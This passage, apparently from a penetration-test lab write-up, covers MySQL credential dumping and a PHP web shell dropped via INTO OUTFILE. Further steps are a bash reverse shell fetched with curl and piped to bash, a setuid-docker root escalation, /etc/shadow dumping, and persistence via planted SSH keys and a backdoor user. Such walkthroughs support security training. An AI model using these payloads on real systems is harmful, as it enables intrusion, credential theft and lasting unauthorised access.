| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

- There is one database is not the default database created by mysql --- “DashboardDB”, we have selected this database to enumerate further as shown below:

```
1. use DashboardDB;
2.
```

```
mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

- We use “show tables;” to understand what the tables are available on this “DashboardDB” database and we found a user table, we have dumped the entire user table out as shown below:

```
mysql> show tables;
show tables;
+----------------------+
| Tables_in_DashboardDB |
+----------------------+
| users                |
+----------------------+
1 row in set (0.00 sec)

mysql>  select * from users;
 select * from users;
+----------+-----------------+
| username | password        |
+----------+-----------------+
| admin    | [illegible]     |
| gurag    |                 |
+----------+-----------------+
2 rows in set (0.00 sec)
```

- We also dumping the user table from mysql database, as we know this is the table store the credentials of mysql by “SELECT User FROM mysql.user;” and “SELECT host,User,authentication_string FROM mysql.user;” as shown below:

```
mysql> SELECT User FROM mysql.user;
SELECT User FROM mysql.user;
+------------------+
| User             |
+------------------+
| admin            |
| administrator    |
| debian-sys-maint |
| mysql.infoschema |
| mysql.session    |
| mysql.sys        |
| root             |
+------------------+
7 rows in set (0.00 sec)

mysql> SELECT user();
SELECT user();
+-----------------------------------------------------+
| user()                                              |
+-----------------------------------------------------+
| admin@ip-192-168-100-100.eu-west-1.compute.internal |
+-----------------------------------------------------+
1 row in set (0.01 sec)
```

```
mysql> SELECT host,User,authentication_string FROM mysql.user;
SELECT host,User,authentication_string FROM mysql.user;
+-----------+------------------+-------------------------------------------------------------------------+
| host      | User             | authentication_string                                                   |
+-----------+------------------+-------------------------------------------------------------------------+
| %         | admin            |                                                                         |
| %         | administrator    |
| localhost | debian-sys-maint |

| localhost | mysql.infoschema |
| localhost | mysql.session    |
| localhost | mysql.sys        |
| localhost | root             |
+-----------+------------------+-------------------------------------------------------------------------+
7 rows in set (0.00 sec)
```

Escaping Docker Container

As we have the access to mysql server on 192.168.100.1, we can exploit the mysql server to escape current docker container and gain access to the host system.

Here is the reference - [Generate Backdoor via SQL Injection]

Below are the actions we perform to escape current docker container and gain access to the host system.

- Create a table named "hacker" under the active database, in this case the active database is “DashboardDB”, though we can also create our own database, however, to ensure the access to the host system and being low-profile we going to use current active database.
- Then we use "INSERT" statement to insert our php payload into the table just created.
    - PHP Payload as shown in the code snippet below:

```
1.  <?php $cmd=$_GET[“cmd”];system($cmd);?>
```

- Next, we use "SELECT" statement with "outfile" feature to dump the php payload to a file
- Last, we use "curl" command (curl 192.168.100.1:8080/shell.php?cmd=whoami) to get the response of our php to ensure our php payload is working properly

Below is The Proof-of-Concept Payload Code we used:

```
1.  CREATE TABLE hacker ( hacker varchar(255) );
2.
3.  INSERT INTO hacker (hacker) VALUES (‘<?php $cmd=$_GET[“cmd”];system($cmd);?>’);
4.
5.  SELECT '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
6.
7.  curl 192.168.100.1:8080/shell.php?cmd=whoami
```

Below is the result of the payload and the result of “curl” command:

```
mysql> CREATE TABLE hacker ( hacker varchar(255) );
CREATE TABLE hacker ( hacker varchar(255) );
Query OK, 0 rows affected (0.04 sec)

mysql> INSERT INTO hacker (hacker) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
INSERT INTO hacker (hacker) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
Query OK, 1 row affected (0.01 sec)

mysql> select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
Query OK, 1 row affected (0.00 sec)

mysql> exit
exit
Bye
www-data@5f49bb1e968a:/var/www/admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
<admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
www-data
www-data@5f49bb1e968a:/var/www/admin$
```

We have the php working, we can craft and get reverse shell callback from host system to our attacker machine.

First, we crafted a reverse shell bash script named "rev.sh" on our local attacker machine, you may find [this reference for reverse shell payload]

Here is The Proof-of-Concept Reverse Shell Payload Code used as shown in below code snippet:


```
1. #!/bin/bash
2. bash -i >& /dev/tcp/10.50.103.20/23333 0>&1
3.
```

```
 GNU nano 5.4
#!/bin/bash
bash -i >& /dev/tcp/10.50.103.20/23333 0>&1
```

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ cat rev.sh
#!/bin/bash
bash -i >& /dev/tcp/10.50.103.20/23333 0>&1
```


Next, we spin up python web server allow target host system to get our reverse shell script as shown below with the python command shown in the code snippet:

```
1. python3 -m http.server 80
2.
```



In the meantime, we also spin up netcat listener to catch the callback from target host system as shown below with the netcat command shown in the code snippet:


```
1. sudo nc -lnvvp 23333
2.
```




Now, back to our docker container system, using curl to allow 192.168.100.1 get our reverse shell script and execute it by bash.

Below is The Proof-of-Concept Payload Code we used.


```
1. # This is the payload
2. curl 'http://192.168.100.1:8080/shell.php?cmd=curl http://10.50.103.20:80/rev.sh|bash &'
3.
4.
5. # This is the payload with URL Encode to eliminate the issue of URI with space
6. curl 'http://192.168.100.1:8080/shell.php?cmd=curl%20http%3A%2F%2F10.50.103.20%3A80%2Frev.sh%7Cbash%20%26'
7.
```



Below is the response of python web server on our attacker machines:



Below is the response of netcat listener on our attacker machines:



MITRE ATT&CK Framework References (Escape Docker Container)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to escape docker container environment on target system as listed below:

- Tactic – TA0008 - Lateral Movement
- Technique – T1210 - Exploitation of Remote Services
- Tactic - TA0001 - Initial Access
- Technique – T1078 – Valid Accounts
- Sub-technique – T1078.003 - Valid Accounts: Local Accounts
- Tactic – TA0004 - Privilege Escalation
- Technique – T1611 – Escape to Host

Host Enumeration

Right away, we search for binaries with setuid bit using command below:


```
1. find / -type f -perm -04000 -ls 2>/dev/null
```

Below is the result of setuid bit binaries:

```
www-data@ip-10-200-107-33:/var/www/html$ find / -type f -perm -04000 -ls 2>/dev/null
<w/html$ find / -type f -perm -04000 -ls 2>/dev/null
     7443     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     7441     52 -rwsr-xr--   1 root     messagebus    51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    34378     24 -rwsr-xr-x   1 root     root          22840 May 26 11:50 /usr/lib/policykit-1/polkit-agent-helper-1
    17375    464 -rwsr-xr-x   1 root     root         473576 Mar  9  2021 /usr/lib/openssh/ssh-keysign
     1619     40 -rwsr-xr-x   1 root     root          39144 Jul 21  2020 /usr/bin/umount
    28134  83040 -rwsr-xr-x   1 root     root       85029736 Oct 14  2020 /usr/bin/docker
     2019     40 -rwsr-xr-x   1 root     root          39144 Mar  7  2020 /usr/bin/fusermount
     1534     44 -rwsr-xr-x   1 root     root          44784 May 28  2020 /usr/bin/newgrp
    17723     32 -rwsr-xr-x   1 root     root          31032 May 26 11:50 /usr/bin/pkexec
     3446     68 -rwsr-xr-x   1 root     root          67816 Jul 21  2020 /usr/bin/su
     1814     88 -rwsr-xr-x   1 root     root          88464 May 28  2020 /usr/bin/gpasswd
     1815     68 -rwsr-xr-x   1 root     root          68208 May 28  2020 /usr/bin/passwd
     2144     56 -rwsr-sr-x   1 daemon   daemon        55560 Nov 12  2018 /usr/bin/at
     1811     84 -rwsr-xr-x   1 root     root          85064 May 28  2020 /usr/bin/chfn
    18640    164 -rwsr-xr-x   1 root     root         166056 Jan 19  2021 /usr/bin/sudo
     1610     56 -rwsr-xr-x   1 root     root          55528 Jul 21  2020 /usr/bin/mount
     1812     52 -rwsr-xr-x   1 root     root          53040 May 28  2020 /usr/bin/chsh
www-data@ip-10-200-107-33:/var/www/html$
```

Privilege Escalation to Root


We notice unusual docker binary with setuid, searching online with the reference of https://gtfobins.github.io/gtfobins/docker/#suid showing we can exploit such docker binary with setuid bit to escalate privilege to root.



The Proof-of-Concept Payload Code we used as shown below:

```
1.  docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p
```

Below is the result once we execute our payload:




MITRE ATT&CK Framework References (Privilege Escalation to Root)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to escalate privilege to root user on target system as listed below:

- Tactic – TA0004 - Privilege Escalation
- Technique – T1548 - Abuse Elevation Control Mechanism
- Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid

User.txt

We found user.txt at /var/www directory as shown below:



Root.txt

Since we are root, we found root.txt at /root as shown below:

```
root@4b2e9664f096:/# cd /root
cd /root
root@4b2e9664f096:~# ls -la
ls -la
total 52
drwx------  8 root root 4096 Feb 23  2021 .
drwxr-xr-x 18 root root 4096 Sep  9 07:27 ..
lrwxrwxrwx  1 root root    9 Dec  9  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3083 Oct 31  2020 .bashrc
drwx------  2 root root 4096 Oct 31  2020 .cache
drwxr-xr-x  3 root root 4096 Dec 23  2020 .config
drwx------  2 root root 4096 Dec  3  2020 .docker
drwxr-xr-x  3 root root 4096 Oct 31  2020 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   66 Nov  4  2020 .selected_editor
drwx------  2 root root 4096 Oct 31  2020 .ssh
-rw-r--r--  1 root root  259 Nov  3  2020 .wget-hsts
-rw-r--r--  1 root root   39 Nov  4  2020 root.txt
drwxr-xr-x  4 root root 4096 Oct 31  2020 snap
root@4b2e9664f096:~#
```


```
root@4b2e9664f096:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1672 (1.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@4b2e9664f096:~# cat root.txt
cat root.txt
root@4b2e9664f096:~#
```

Host System Enumeration

Next, we going to enumerate system.

First, dumping “/etc/passwd” and “/etc/shadow” as we know passwd and shadow are useful for us to gain access to the system as well as cracking the password of valid user.

Below is the result of “/etc/passwd”:



Below is the result of “/etc/shadow”:

From the “/etc/passwd”, we know that - there is one non-system user --- “linux-admin”

MITRE ATT&CK Framework References (Credential Dumping)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to dump the “/etc/passwd” and “/etc/shadow” from target system as listed below:

- Tactic - TA0006 - Credential Access
- Technique – T1003 - OS Credential Dumping
- Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow


Persistent Access (Maintain Access)

For us to gain persistent access to the system, we have generated sshkey on attacker machine and copy to target system.

The Proof-of-Concept Payload Code used to generate sshkey and insert to “root” and “linux-admin” user “authorized_keys” as shown below

```
1. ssh-keygen -t rsa -f fake_id_rsa -P "" && cat fake_id_rsa.pub
```

Below is the result of sshkey generated:



Below is the result of insert sshkey created to “root” user account on target system:

Below is the result of insert sshkey created to “linux-admin” user account on target system - including create “.ssh” directory as “linux-admin” does not have such directory that contain sshkey:

```
root@4b2e9664f096:~/.ssh# cd /home/
cd /home/
root@4b2e9664f096:/home# ls -l
ls -l
total 12
drwxr-xr-x 6 root        root        4096 Jan 16  2021 docker
drwxr-xr-x 3 linux-admin linux-admin 4096 Jan  4  2021 linux-admin
drwxr-xr-x 4 ubuntu      ubuntu      4096 Dec  9  2020 ubuntu
root@4b2e9664f096:/home# cd linux-admin
cd linux-admin
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
bash: cd: .ssh: No such file or directory
root@4b2e9664f096:/home/linux-admin# mkdir .ssh
mkdir .ssh
root@4b2e9664f096:/home/linux-admin# ls -l
ls -l
total 0
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
root@4b2e9664f096:/home/linux-admin/.ssh#
```


```
root@4b2e9664f096:/home/linux-admin/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDACp/GlzqhReSk2eZAH6ogNBGVzPTLbEgncX+Pdc0T5rah9R+/YV79oetaMleotxpq36Qy1NBqk6uhbsq2xDLNfJPqQ7P8KBLbPOe3M8QGVRN0/1qvvlOjZ17
e59SpXVJ6uCgjbviyOuhUpIM8LUDTLT0Wu/3kWW3i/yToArFk6kjQWtmWzbGy7kO5RDEH/tTg9PO6UoRgn2G3NB9dQy6Js1J2Z3OjdDcaOxPgKlOJ8ee1Eisd2q8s/CwxfuENTjRZkSMwf3rRImYgn0C/sRXW6vO4lWgV37/EwdvITdUZN71XYZDIfqAKfawXkcpZ5M0fkYBkGP
v7nT4XjpNCWWP/l26u/JmpgRi3AFMEVoCu8jqUnFhgD4j6wFgw/QxCOSkKX/fqEOB6ZKne9oQXiIUiVup3TGzXYmubs9jwEnQJyJblX1q7oolBfBcemE8WjLO4WVRU9WGD9u/kGdQa3e4lIFBulsckJ3fqtMy5lN4W5Fldxa8j4pIqwiuD8oL9fC8=" >> authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDACp/GlzqhReSk2eZAH6ogNBGVzPTLbEgncX+Pdc0T5rah9R+/YV79oetaMleotxpq36Qy1NBqk6uhbsq2xDLNfJPqQ7P8KBLbPOe3M8QGVRN0/1qvvlOjZ17e59SpXVJ6uCgjbviyOuhUpIM8LUDTLT0Wu/3kWW3i/
yToArfk6kjQWtmWzbGy7kO5RDEH/tTg9PO6UoRgn2G3NB9dQy6Js1J2Z3OjdDcaOxPgKlOJ8ee1Eisd2q8s/CwxfuENTjRZkSMwf3rRImYgn0C/sRXW6vO4lWgV37/EwdvITdUZN71XYZDIfqAKfawXkcpZ5M0fkYBkGPv7nT4XjpNCWWP/l26u/JmpgRi3AFMEVoCu8jqUnFhg
D4j6wFgw/QxCOSkKX/fqEOB6ZKne9oQXiIUiVup3TGzXYmubs9jwEnQJyJblX1q7oolBfBcemE8WjLO4WVRU9WGD9u/kGdQa3e4lIFBulsckJ3fqtMy5lN4W5Fldxa8j4pIqwiuD8oL9fC8= >> authorized_keys
root@4b2e9664f096:/home/linux-admin/.ssh# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 553 Sep  9 07:40 authorized_keys
root@4b2e9664f096:/home/linux-admin/.ssh# cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDACp/GlzqhReSk2eZAH6ogNBGVzPTLbEgncX+Pdc0T5rah9R+/YV79oetaMleotxpq36Qy1NBqk6uhbsq2xDLNfJPqQ7P8KBLbPOe3M8QGVRN0/1qvvlOjZ17e59SpXVJ6uCgjbviyOuhUpIM8LUDTLT0Wu/3kWW3i/yToArf
k6kjQWtmWzbGy7kO5RDEH/tTg9PO6UoRgn2G3NB9dQy6Js1J2Z3OjdDcaOxPgKlOJ8ee1Eisd2q8s/CwxfuENTjRZkSMwf3rRImYgn0C/sRXW6vO4lWgV37/EwdvITdUZN71XYZDIfqAKfawXkcpZ5M0fkYBkGPv7nT4XjpNCWWP/l26u/JmpgRi3AFMEVoCu8jqUnFhgD4j6wF
gw/QxCOSkKX/fqEOB6ZKne9oQXiIUiVup3TGzXYmubs9jwEnQJyJblX1q7oolBfBcemE8WjLO4WVRU9WGD9u/kGdQa3e4lIFBulsckJ3fqtMy5lN4W5Fldxa8j4pIqwiuD8oL9fC8=
root@4b2e9664f096:/home/linux-admin/.ssh#
```

We also create additional user just in case and as a secondary source to gain access back to the system.

The Proof-of-Concept Payload Code used to generate user and change password as below

```
# Create a user called "hacker"
useradd -m hacker

# Change password as "hacker" for the "hacker" user
echo hacker:hacker | chpasswd
```

Below is the result of the Proof-of-Concept Payload Code:



MITRE ATT&CK Framework References (Persistent Access)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to create persistent access on target system as listed below:

- Tactic – TA0003 - Persistence
- Technique – T1098 - Account Manipulation
- Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys
- Technique – T1136 – Create Account
- Sub-technique – T1136.001 - Create Account: Local Account

Password Cracking

